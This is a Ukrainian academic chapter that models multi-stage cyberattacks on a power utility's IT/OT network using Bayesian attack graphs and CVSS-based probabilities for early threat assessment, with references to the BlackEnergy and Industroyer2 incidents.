ВИКОРИСТАННЯ МОДЕЛІ БАЄСА ДЛЯ РАННЬОГО ОЦІНЮВАННЯ ЗАГРОЗ КІБЕРАТАК ОБ'ЄКТА ЕЛЕКТРОЕНЕРГЕТИКИ

Запропонований вище підхід дає змогу перейти до апіорної оцінки кіберстійкості, насамперед для локальних мереж диспетчерського центру енергетичної компанії на основі різних наборів даних, за сценаріями кібератак із найбільшим потенційною фізичною шкодою.

Оскільки сучасні енергомережі є складовою критично важливої інфраструктури, будь-які загрози для них можуть суттєво позначитися на національній безпеці та економічній стабільності. Беззаперечним фактом є те, що цифрові мережеві технології в енергосистемах значно вдосконалюють функції контролю та моніторингу. Водночас суттєво зросла ймовірність кіберзагроз, що можуть спричинити масштабні збої з катастрофічними наслідками. Ключові результати цього розділу були опубліковані автором у праці [4].

Специфічною ознакою та водночас характерною рисою кібератак на енергетичні об'єкти є їхня багатоетапність, а також високий рівень невизначеності щодо цілей зловмисників та можливостей систем захисту безпосередньо під час атаки. Разом з тим ступінь загрози підвищується пропорційно до того, наскільки глибоко зловмисники проникають у внутрішню мережу енергооб'єкта. Це актуалізує потребу в пошуку інструментів для зменшення фактора невизначеності з метою завчасного виявлення кіберзагроз.

Відомими прикладами таких втручань та їхніх наслідків є кібератаки BlackEnergy на українську енергосистему у 2015 та 2016 роках, що спричинили масштабні відключення світла для сотень тисяч споживачів. У квітні 2022 року група Sandworm (яку міжнародні експерти пов'язують із підрозділом ГРУ РФ) намагалася знеструмити регіони України за допомогою шкідливого ПЗ Industroyer2 – вдосконаленої версії софту, що застосовувався цією ж групою для аналогічних цілей у 2016 році. Зазначені

інциденти стимулюють розробку ефективних засобів оборони та протидії таким загрозам, що вимагає детального вивчення механізмів реалізації кібератак в інфраструктурі енергосистеми. Енергетичні системи нового покоління ґрунтуються на глибокій інтеграції мереж із сучасними технологіями зв'язку та управління, виступаючи невід'ємною частиною енергетичної інфраструктури [64, 65].

Головним джерелом вразливостей для об'єктів критичної інфраструктури виступають стандартизовані протоколи зв'язку та програмні застосунки, що базуються на механізмах обміну між хостами ІТ-мереж. Енергетичні об'єкти, будучи одними з ключових елементів критичної інфраструктури, також містять ці вразливі точки. Це відкриває шлях зловмисникам для здобуття несанкціонованого доступу та перехоплення контролю над активами, що в разі успішної реалізації атаки має суттєвий вплив на функціонування енергосистем [66].

Сучасні енергосистеми поєднують у собі як класичну інфраструктуру енергомережі, так і комунікаційні мережі, призначені для моніторингу та управління. З огляду на це, атакуючі здатні експлуатувати вразливості на підстанціях чи безпосередньо в центрах управління задля отримання прав адміністратора через інтерфейси людина-машина. Надалі, маючи відповідний рівень доступу, вони здобувають спроможність маніпулювати командами керування обладнанням. Своєю чергою, шляхом використання протоколів Ethernet може бути перехоплено управління, приміром, системою автоматичних вимикачів безпосередньо у фізичній енергосистемі. За таких обставин стає можливим втілення катастрофічного сценарію, за якого виникає критичний дисбаланс між виробництвом електроенергії та наявним навантаженням, що призводить до загальної дестабілізації мережі.

Головна місія всіх електроенергетичних підприємств полягає у забезпеченні споживачів електроенергією за допомогою національного енергоринку. Для успішного здійснення цього постачання необхідно ефективно реалізовувати три ключові функції: генерацію, розподіл та передачу електроенергії. Кожна з них відіграє вагомую роль, проте

досвід останніх десятиліть свідчить, що найвищий показник кіберзагроз фіксується саме для функції розподілу.

Застосування баєсових мереж у сфері кібербезпеки розпочалося порівняно нещодавно. Насамперед це відображено у дослідженнях Фріго, де вперше було представлено результати використання моделей баєсових мереж з метою оцінювання безпеки комп'ютерних мереж [67]. Зазначені праці демонструють, що впровадження новітніх комунікаційних мережевих технологій в енергетичні системи вдосконалює процеси моніторингу та керування. З іншого боку, подібна інтеграція призводить до зростання ймовірності кіберзагроз, що підвищує ризики виникнення катастрофічних збоїв. У разі здійснення атак на вразливості системи виникає безпосередня загроза для стабільного та безпечного функціонування енергетичних комплексів, що може мати серйозні наслідки [4]. Зважаючи на поточні технологічні тенденції, енергосистеми нового покоління, що тісно поєднують класичні енергомережі із сучасними комунікаційними технологіями, варто розглядати як інфраструктуру з високим рівнем взаємозв'язку та взаємозалежності. Водночас інші дослідники наголошують, що вихід з ладу навіть окремого компонента здатен суттєво вплинути на роботу всієї енергосистеми. Разом з тим, вагомий внесок у розкриття природи невизначеностей під час атак на ІТ-мережі критичної інфраструктури зроблено у праці [69]. Проте проблематика завчасного виявлення кібератак на ІТ-мережі енергетичних об'єктів досі залишається недостатньо вивченою.

3.1 Розробка математичної моделі раннього виявлення кіберзагроз на енергооб'єкті

З огляду на це, наступним завданням є розроблення математичної моделі раннього виявлення кіберзагроз на енергооб'єкті на основі Баєсової мережі, а також підтвердження її придатності для практичного застосування. Подібна модель може слугувати ефективним інструментом для зниження рівня невизначеності під час

кібератаки, сприяючи ухваленню обґрунтованих рішень щодо вибору релевантних засобів для ліквідації або мінімізації рівня загроз для енергооб'єкта.

Варто зазначити, що сучасні енергомережі є яскравим прикладом кіберфізичних систем (КФС), які комплексно поєднують безпосередньо об'єкти електроенергетичної інфраструктури та цифрові комунікаційні технології. Водночас ієрархічна структура енергетичної КФС має чітко окреслений характер: починаючи від центрів керування і закінчуючи рівнем фізичних пристроїв.

На найвищому ієрархічному рівні розташовуються центри управління, які охоплюють головні розподільчі станції, сервери систем SCADA та сервери інформаційних систем управління.

Рівнем нижче знаходиться комунікаційне середовище мережі енергоспоживання, до складу якого входять різноманітні пристрої та протоколи зв'язку, зокрема: маршрутизатори, інтелектуальні лічильники та виконавчі механізми. Цей рівень забезпечує трансляцію даних – включно з вимірювальною телеметрією та командами керування – між центрами управління та територіально розподіленими підстанціями, гарантуючи безперебійну взаємодію всередині системи.

Загальна архітектура формується з компонентів інформаційних (ІТ) та операційних технологій (ОТ). Проте провести чітку межу між ІТ- та ОТ-доменами в енергетичній інфраструктурі практично неможливо, оскільки в реальних умовах ІТ-обладнання має безперервно взаємодіяти з ОТ-компонентами. Відповідно, аналіз та впровадження заходів кібербезпеки вимагають комплексного підходу з одночасним урахуванням специфіки як ІТ-, так і ОТ-середовища. З огляду на це, під час моделювання кібератак корпоративний сегмент мережі слід розглядати як первинну точку входу, звідки на подальших етапах загроза здатна поширюватися через суміжні мережі, потенційно досягаючи середовищ безпосереднього керування та технологічних процесів.

Еталонною моделлю, що традиційно застосовується для відображення базових ієрархічних рівнів індустріальних систем керування (ІКС), виступає архітектурна модель Пердью (PERA).

Взаємодія компонентів у межах кожного окремого рівня здійснюється з використанням локальних мереж, тоді як міжрівневий зв'язок забезпечується за рахунок застосування гетерогенних технологій, що функціонують на базі як локальних, так і глобальних обчислювальних мереж. У межах поточного дослідження розв'язується завдання, що стосується безпосередньо верхнього рівня моделі Пердью, тоді як проблематика нижнього рівня була раніше розглянута в роботі [3].

На найвищому щаблі цієї архітектури зосереджені центри управління, які включають головні розподільні станції, сервери систем SCADA, а також сервери корпоративної інформаційної системи управління (відомої як ERP-система). Зазначені центри формують загальну керуючу мережу енергетичної кіберфізичної системи (КФС). Саме вона відповідає за комплексну обробку даних та управління ними в масштабах усієї мережі, а також здійснює безперервний моніторинг робочого стану для гарантування стабільного й безпечного електропостачання [70].

Наступний ієрархічний рівень представлений мережами енергоспоживання, що формуються з різноманітних комунікаційних пристроїв та мережевих протоколів. Головне завдання цього сегмента полягає у забезпеченні трансляції даних, зокрема вимірювальної телеметрії, а також у передачі керуючих команд між центрами управління та територіально розподіленими підстанціями.

Нижче розташовується рівень розподілених підстанцій, обладнаний такими вторинними пристроями, як віддалені термінали (RTU) та фідерні термінальні блоки (FTU). Зазначені модулі виконують функцію інтерфейсу між фізичним та інформаційним доменами: вони здійснюють безперервний збір даних із мережі в режимі реального часу та забезпечують виконання керуючих команд, що надходять з інформаційного рівня, відіграючи у такий спосіб критично важливу роль у регулюванні процесів функціонування енергосистеми.

Базовий (найнижчий) рівень складається безпосередньо з фізичних об'єктів, до яких належить первинне електротехнічне обладнання: генератори, трансформатори, лінії електропередачі та вузли навантаження. Ці компоненти мають електричне з'єднання між собою в межах фізичного рівня, створюючи фундаментальну основу енергосистеми, яка несе пряму відповідальність за генерацію, транспортування та кінцевий розподіл електричної енергії.

Головною метою будь-яких кібератак на енергосистему, і зокрема на підсистему розподілу електроенергії, виступає перехоплення контролю для здійснення подальшого деструктивного впливу на баланс енергоспоживання в мережі. Комунікаційні мережі енергосистеми (МЕС) забезпечують обмін інформацією між глобальною мережею Інтернет та кінцевими користувачами в межах певних регіональних зон (радіусом до 10 км), підтримуючи швидкість передачі даних від 50 Мбіт/с до 1 Гбіт/с (за умови ретрансляції сигналу кожні 1–3 км).

Зазначені мережі уможливлють двонаправлену трансляцію даних між користувацькими пристроями та концентраторами даних або безпосередньо підстанціями. Це дозволяє реалізовувати такі важливі послуги, як дистанційний облік енергоносіїв, контроль обсягів споживання та безперервний моніторинг польового обладнання за допомогою інфраструктури обліку. З огляду на це, типовими мішенями зловмисників під час здійснення атак на МЕС традиційно стають електричні підстанції та центри розподілу.

Специфічною ознакою кібератак на енергосистеми виступає їхня багатоетапність та порівняно значна тривалість у часі. За таких умов традиційні методи оцінювання ризиків у сфері кібербезпеки залишаються необхідними, проте виявляються недостатніми, оскільки глобальною ціллю подібних втручань є руйнування електроенергетичного об'єкта – тобто йдеться безпосередньо про виживання системи. У цьому контексті на перший план висувається оцінювання рівня кіберстійкості [71], а також пошук ефективних засобів протидії шкідливому програмному забезпеченню. Своєю чергою, це вимагає оперативного виявлення й оцінювання типу та рівня

кіберзагроз у режимі реального часу, разом із розробленням чіткого порядку реагування на такі кіберінциденти [2].

Аналіз стану безпеки в реальному часі є значно складнішим процесом із високим ступенем невизначеності порівняно з детерміністичними підходами чи класичним статистичним оцінюванням. Сторона захисту не володіє апіорною інформацією щодо дій зловмисника, зокрема стосовно вибору вектора подальшого розгортання атаки. Відтак виникає невизначеність, зумовлена непередбачуваністю його поведінки. Окрім того, кібератаки не завжди є гарантовано успішними, що генерує додаткову невизначеність, пов'язану з технічною недосконалістю самого шкідливого програмного забезпечення. Зрештою, можливості систем захисту щодо моніторингу поточної активності атаки є об'єктивно обмеженими, у результаті чого маємо справу з невизначеністю, спричиненою хибнопозитивними та хибнонегативними спрацьовуваннями сенсорів систем виявлення вторгнень (IDS).

Однак, якщо змодельовати кібератаку на енергосистему як послідовність кроків, кожен із яких спрямований на ураження певного активу, найбільш релевантною моделлю виступатиме орієнтований ациклічний граф, що кодує причинно-наслідкову логіку дій зловмисника. Цей концептуальний підхід відкриває значні перспективи для розроблення дієвих практичних інструментів захисту.

Водночас, незважаючи на свою високу наочність, модель атаки у форматі орієнтованого графа виявляється недостатньою для комплексної оцінки загроз у системах розподілу електроенергії, оскільки вона є переважно якісним інструментом аналізу. З огляду на це, надалі буде досліджено можливості здійснення кількісної оцінки загроз із безпосереднім урахуванням комунікаційної топології в ІТ-середовищі розподільної системи, наявності вразливостей на мережевих хостах, а також ймовірного характеру логіки розгортання етапів кібератаки.

3.2 Граф атак на основі баєсової мережі

Використання баєсових мереж для отримання оцінок та ухвалення рішень щодо складних систем в умовах невизначеності набуло значного поширення в різноманітних галузях [72, 73]. Водночас застосування цієї методології безпосередньо для кіберзахисту об'єктів критичної інфраструктури є порівняно новим напрямом і ще не здобуло масового впровадження у практичній діяльності.

Баєсова мережа (BN) являє собою ймовірнісну графічну модель, у якій для відображення залежностей між дискретними випадковими величинами застосовується орієнтований ациклічний граф [74, 75]. Спільна ймовірність моделі обчислюється через набір умовних розподілів, що локально задані для кожного вузла-змінної відносно множини його батьківських вузлів (іншими словами, спільний розподіл факторизується як добуток цих локальних розподілів).

У контексті моделювання ймовірних сценаріїв атаки обов'язковому врахуванню підлягають потенційні вразливості цільового вузла [76, 77]. Для обчислення таблиці локальних умовних імовірностей (CPT) вузла адміністратору необхідно визначити ймовірність успішної експлуатації відомої вразливості зловмисником. Це, своєю чергою, вимагає наявності попередньої оцінки рівня вразливості цього вузла.

Таблиця умовних імовірностей (CPT) у баєсових графах атак (BAG) розраховується як комплексний (комбінований) ефект сукупності вразливостей у межах мережі. Значення локальних CPT для вузлів із логічними умовами «І» (AND) та «АБО» (OR) у структурі BAG обчислюються відповідно до рівнянь, викладених нижче. Зокрема, логічне «І» означає виконання всіх необхідних умов (або отримання всіх дозволів), що є достатніми для успішної компрометації вузла X_i . Тоді як логічне «АБО» (OR) вказує на те, що для успішної компрометації цільового вузла зловмиснику достатньо здобуття хоча б одного з відповідних дозволів (або виконання будь-якої однієї умови). При цьому, множиною безпосередніх батьківських елементів вузла X_i є pa_i , а ймовірність успішного використання (експлуатації) вразливості v_j відповідає pv_j вузла.

$$p(X_i|pa_i) = \begin{cases} 0, & \exists X_j \in pa_i | X_j = 0, \\ \prod_{j: X_j \in pa_i} p_{v_j}, & otherwise; \end{cases} \quad (3.1)$$

$$p(X_i|pa_i) = \begin{cases} 0, & \forall X_j \in pa_i | X_j = 0, \\ 1 - \prod_{j: X_j \in pa_i} (1 - p_{v_j}), & otherwise. \end{cases}$$

Враховуючи, що адекватність моделі критично залежить від апріорного оцінювання ймовірності експлуатації вразливостей, для мережевих вузлів необхідно обов'язково використовувати наявні дані про такі вразливості. Надалі для оцінювання ймовірності успішної реалізації атаки на конкретний вузол застосовуватимуться метрики, визначені Загальною системою оцінювання вразливостей (CVSS) Національного інституту стандартів і технологій США (NIST) [78].

Оцінка за стандартом CVSS являє собою десяткове число в діапазоні від 0 до 10. Загальний показник формується на основі трьох груп метрик: базової (Base), часової (Temporal) та метрик середовища (Environmental).

Базові метрики забезпечують кількісне визначення фундаментальних (внутрішніх) характеристик вразливості за допомогою двох основних компонентів:

- 1) компонента експлуатованості (Exploitability), що охоплює вектор доступу (B/AV), складність доступу (B/AC) та вимоги до автентифікації (B/AU);
- 2) компонента впливу (Impact), який відображає ступінь потенційної шкоди для конфіденційності (B/C), цілісності (B/I) та доступності (B/A).

Часові метрики забезпечують кількісне оцінювання тих характеристик вразливості, що динамічно змінюються з часом, зокрема поточного рівня загрози від експлойтів та доступності патчів. Ці метрики враховують доступність інструментів і методів експлуатації вразливості (TE – Temporal Exploitability), наявний рівень виправлення (TRL – Temporal Remediation Level) та ступінь достовірності інформації про неї (TRC – Temporal Report Confidence).

Своєю чергою, метрики середовища кількісно визначають аспекти впливу, що безпосередньо залежать від конфігурації конкретного ІТ-середовища організації.

Оскільки в межах цього дослідження головна увага зосереджена на оцінюванні ймовірності успішної атаки, показники груп впливу та метрики середовища наразі не беруться до розрахунку. Водночас у подальших дослідженнях часові показники та метрики середовища можуть бути враховані. Більш детально механізм застосування метрик стандарту NIST (CVSS) буде продемонстровано на реальному прикладі.

З огляду на зазначену можливість апіорного початкового оцінювання таблиць умовних імовірностей (CPT), вводиться поняття баєсової графової моделі, базове визначення якої наведено у праці [79]. Баєсова мережа задається у вигляді орієнтованого ациклічного графа (DAG), де вузли репрезентують випадкові величини, а дуги (ребра) відображають наявні умовні залежності між відповідними парами вузлів.

Тоді, розглянемо множину дискретних змінних $X = \{X_1, \dots, X_n\}$, де кожна змінна X_i здатна набувати значень у межах певної скінченної множини. У цьому контексті баєсову мережу доцільно формалізувати як впорядковану пару (S, P) . Тут компонент S виступає у ролі структури графа, що кодує (фіксує) набір тверджень щодо умовної незалежності елементів множини змінних X . У свою чергу, P являє собою сукупність локальних імовірнісних розподілів, що відповідають кожній окремій змінній. Математично це виражається співвідношенням: $P = \{P_i\}$, причому $P_i = (X_i | Pa_i)$, де Pa_i визначає множину батьківських вузлів для елемента X_i у межах заданої структури S .

Потреба врахувати вплив різноманітних умов безпеки, специфічні характеристики мережі та варіативність методів компрометації систем зловмисником спонукала авторів [80] розширити концептуальний апарат баєсових мереж. Результатом цього стало впровадження поняття баєсового графа атак (BAG). Побудова такої моделі базується на використанні детермінованих шаблонів атрибутів, які дозволяють систематизувати властивості мережевої інфраструктури для проведення подальшого аналізу.

Визначення: шаблон атрибута являє собою комплексну характеристику мережі, що охоплює (проте не вичерпується цим переліком) такі складові:

- 1) наявні вразливості системи;

2) ризикові системні параметри, зокрема слабкі політики безпеки, порушені права доступу до файлової системи чи пам'яті, а також дозволи на виконання операцій читання та запису у файловій ієрархії;

3) критичні мережеві характеристики, до яких належать незахищений стан мережі, вразливі конфігурації міжмережевих екранів, а також небезпечні налаштування доступу до апаратних вузлів чи периферійного обладнання;

4) рівні привілеїв доступу, серед яких: права звичайного користувача, гостьовий обліковий запис (профіль) або повноваження суперкористувача (root).

Застосування шаблону атрибута сприяє систематизації тих характеристик мережі, які становлять потенційний інтерес для атакуючої сторони. Зокрема, ситуацію на зразок «вразливість переповнення буфера SSH на FTP-сервері» доцільно кваліфікувати як конкретний приклад реалізації шаблону системних вразливостей.

При цьому, атрибут доцільно розглядати як випадкову величину, що підпорядковується розподілу Бернуллі та відображає поточний стан конкретного екземпляра шаблону атрибута. Відповідно, атрибут S асоціюється з логічним станом «Істина» ($S = \frac{1}{T}$) або «Хибність» ($S = \frac{0}{F}$) і характеризується ймовірністю $Pr(S)$. Під станом тут розуміється значення істинності того базового твердження, яке формує основу відповідного екземпляра. Для прикладу, такий екземпляр S , як «доступ користувача на локальній машині», набуває статусу атрибута тоді, коли йому призначається логічне значення, що фактично підтверджує, або спростовує наявність у зловмисника прав користувача на цій машині.

Взаємозв'язки між різними атрибутами встановлюється за допомогою елементарних атак. Це означає, що реалізація елементарної атаки надає зловмиснику можливість здійснити компрометацію цільового атрибута S_{post} , спираючись на вихідний атрибут S_{pre} , із визначеною з ненульовою ймовірністю успіху. Обидва ці компоненти S_{post} та S_{pre} виступають елементами загальної множини атрибутів S . За таких умов бассовий граф атак формалізується як кортеж $BAG = (S, \tau, \varepsilon, P)$, у якому S

репрезентує набір атрибутів, тоді як A позначає сукупність елементарних атак, визначених над множиною S , де:

1) Загальна множина атрибутів описується як $S = N_{\text{internal}} \cup N_{\text{external}} \cup N_{\text{external}}$ і містить вузли S_i (набір атрибутів), для яких справедлива умова $\exists a \in A | S_i = \text{post}(a)$. При цьому, до категорії N_{internal} належать проміжні атрибути S_j , що відповідають вимозі $\exists a_1, a_2 \in A | [S_j = \text{pre}(a_1)] \text{ і } S_j = \text{post}(a_2)$. Водночас N_{terminal} об'єднує вузли S_k , для яких $\exists a \in A | S_k = \text{pre}(a)$;

2) Зв'язки в моделі визначаються як: $\tau \subseteq S \times S$. А впорядкована пара виражається як $(S_{\text{pre}}, S_{\text{post}}) \in \tau$, коли реалізується перехід $S_{\text{pre}}' \rightarrow a$ BAG на базі традиційного графа атаки. Ймовірнісні характеристики задаються через локальний умовний розподіл (LCPD). Цей показник містить набір імовірностей того, що вузол буде скомпрометовано, зважаючи на будь-які комбінації станів його батьків.

Застосування моделі баєсового графа атак відкриває можливості для виконання цілого ряду аналітичних процедур. Зокрема, інструментарій дозволяє розраховувати ймовірнісний розподіл для станів довільного вузла, спираючись на результати спостережень за певною сукупністю інших елементів у межах баєсової мережі (BN). Під час здійснення прогностного оцінювання змінна, за якою ведеться спостереження, виступає як першопричина, тоді як цільова (запитувана) змінна відображає наслідок. Натомість у процесі діагностичного аналізу ролі змінюються: спостережуваний параметр фіксує наслідок, а шуканий – вказує на причину. Гібридний діагностично-прогностний підхід передбачає, що доказова база одночасно формується як з причинних, так і з наслідкових чинників щодо досліджуваних змінних. Зважаючи на те, що головним завданням нашої роботи є встановлення рівня загроз під час розвитку кіберінциденту, ключовий акцент робиться саме на прогностному оцінюванні ймовірності успішної реалізації атаки. Ця комплексна проблема вимагає розв'язання двох ключових підзадач:

1. обчислення ймовірності успішного доступу до конкретного вузла мережі;
2. визначення ступеня загрози в разі успішної компрометації цього елемента.

Процес оцінювання рівня загрози безпосередньо корелює з імовірністю успішного просування до заданого мережевого вузла. Водночас для комплексного розрахунку ступеня небезпеки на етапі досягнення цільового елемента виникає необхідність у введенні додаткового показника (метрики), детальний опис якого буде наведено нижче.

3.3 Моделювання кібератаки на мережу енергооб'єкта

Як зазначалося раніше, кібернетичні атаки на об'єкти енергетики відрізняються високою складністю та реалізуються через низку послідовних етапів, кожен з яких може включати множину окремих кроків. Здійснюючи цілеспрямований вплив на функцію розподілу, зловмисники прагнуть поступово просуватися інформаційною інфраструктурою (ІТ-мережею) для ескалації повноважень, що в підсумку дозволяє їм перехопити прямий контроль над середовищем операційних технологій (ОТ). Кінцевим завданням порушників є компрометація систем управління MTU та RTU з подальшим виконанням деструктивних маніпуляцій, спрямованих на виведення з ладу обладнання енергетичного об'єкта.

З огляду на те, що справжні мотиви атакуючої сторони залишаються прихованими, остаточна ціль кіберінциденту зазвичай стає зрозумілою лише на фінальній стадії, коли заходи з протидії є вкрай ускладненими. Саме це зумовлює критичну необхідність своєчасного виявлення загроз на початкових фазах їх розвитку. У межах цього дослідження процес реалізації атаки на енергетичну інфраструктуру умовно поділяється на три ключові стадії:

- 1) фаза початкового проникнення та закріплення всередині довіреного сегмента (трастової зони);
- 2) фаза латерального переміщення, спрямована на підвищення рівня привілеїв;
- 3) фаза безпосереднього досягнення кінцевих цілей кібератаки.

Схема ІТ-мережі цільового енергооб'єкта в умовах реалізації кібератаки представлена на Рисунку 3.1. У ролі об'єкта дослідження виступає корпоративна мережа,

утворена сукупністю взаємопов'язаних підмереж, ешелонований захист яких гарантується застосуванням зовнішніх та внутрішніх брандмауерів. Безпосереднє призначення цієї інфраструктури полягає у забезпеченні безперервного виконання критично важливих бізнес-функцій, а до її складу належать різноманітні типи серверів і робочих станцій, що наочно проілюстровано на Рисунку 3.1. Побудова мережевої топології та конфігурації здійснювалася на основі аналізу реальних мережевих середовищ енергетичних об'єктів і підприємств з матеріалів Агентства з кібербезпеки та безпеки інфраструктури [81], а також на базі документації реальних інфраструктурних об'єктів зі власних українських джерел.




Рисунок 3.1 – Схема ІТ-мережі енергооб'єкта

Кінцевою метою кібератаки є впровадження зловмисного експлойту в середовище локальної мережі ОТ для здобуття контролю над RTU. Проте, як наголошувалося вище, така подія може бути реалізована лише на третьому етапі. Відповідно, початковим

кроком стає успішне проникнення шкідливої програми до демілітаризованої зони (DMZ) IT-інфраструктури.




Рисунок 3.2 – Передача даних у мережу ОТ та з мережі ОТ

Надалі, експлуатуючи наявні вразливості хостів, загроза має просунутися до трастової зони. Фінальним кроком цієї фази є розгортання шкідливого коду типу «троянський кінь», що ініціює процес, спрямований на ескалацію привілеїв через механізм латерального руху. Власне, це і становить сутність другого етапу кіберінциденту. Вже на третій стадії шкідливе програмне забезпечення діє за заздалегідь визначеним алгоритмом, захоплюючи контроль над інформаційними активами корпоративної інфраструктури. Ключовою ціллю тут виступає так званий Jump-сервер, оскільки він слугує точкою входу для подальшого проникнення в сегмент ОТ з метою реалізації деструктивного впливу. Специфічні риси кібератаки, націленої саме на систему розподілу електроенергії, повною мірою розкриваються під час цього третього етапу.

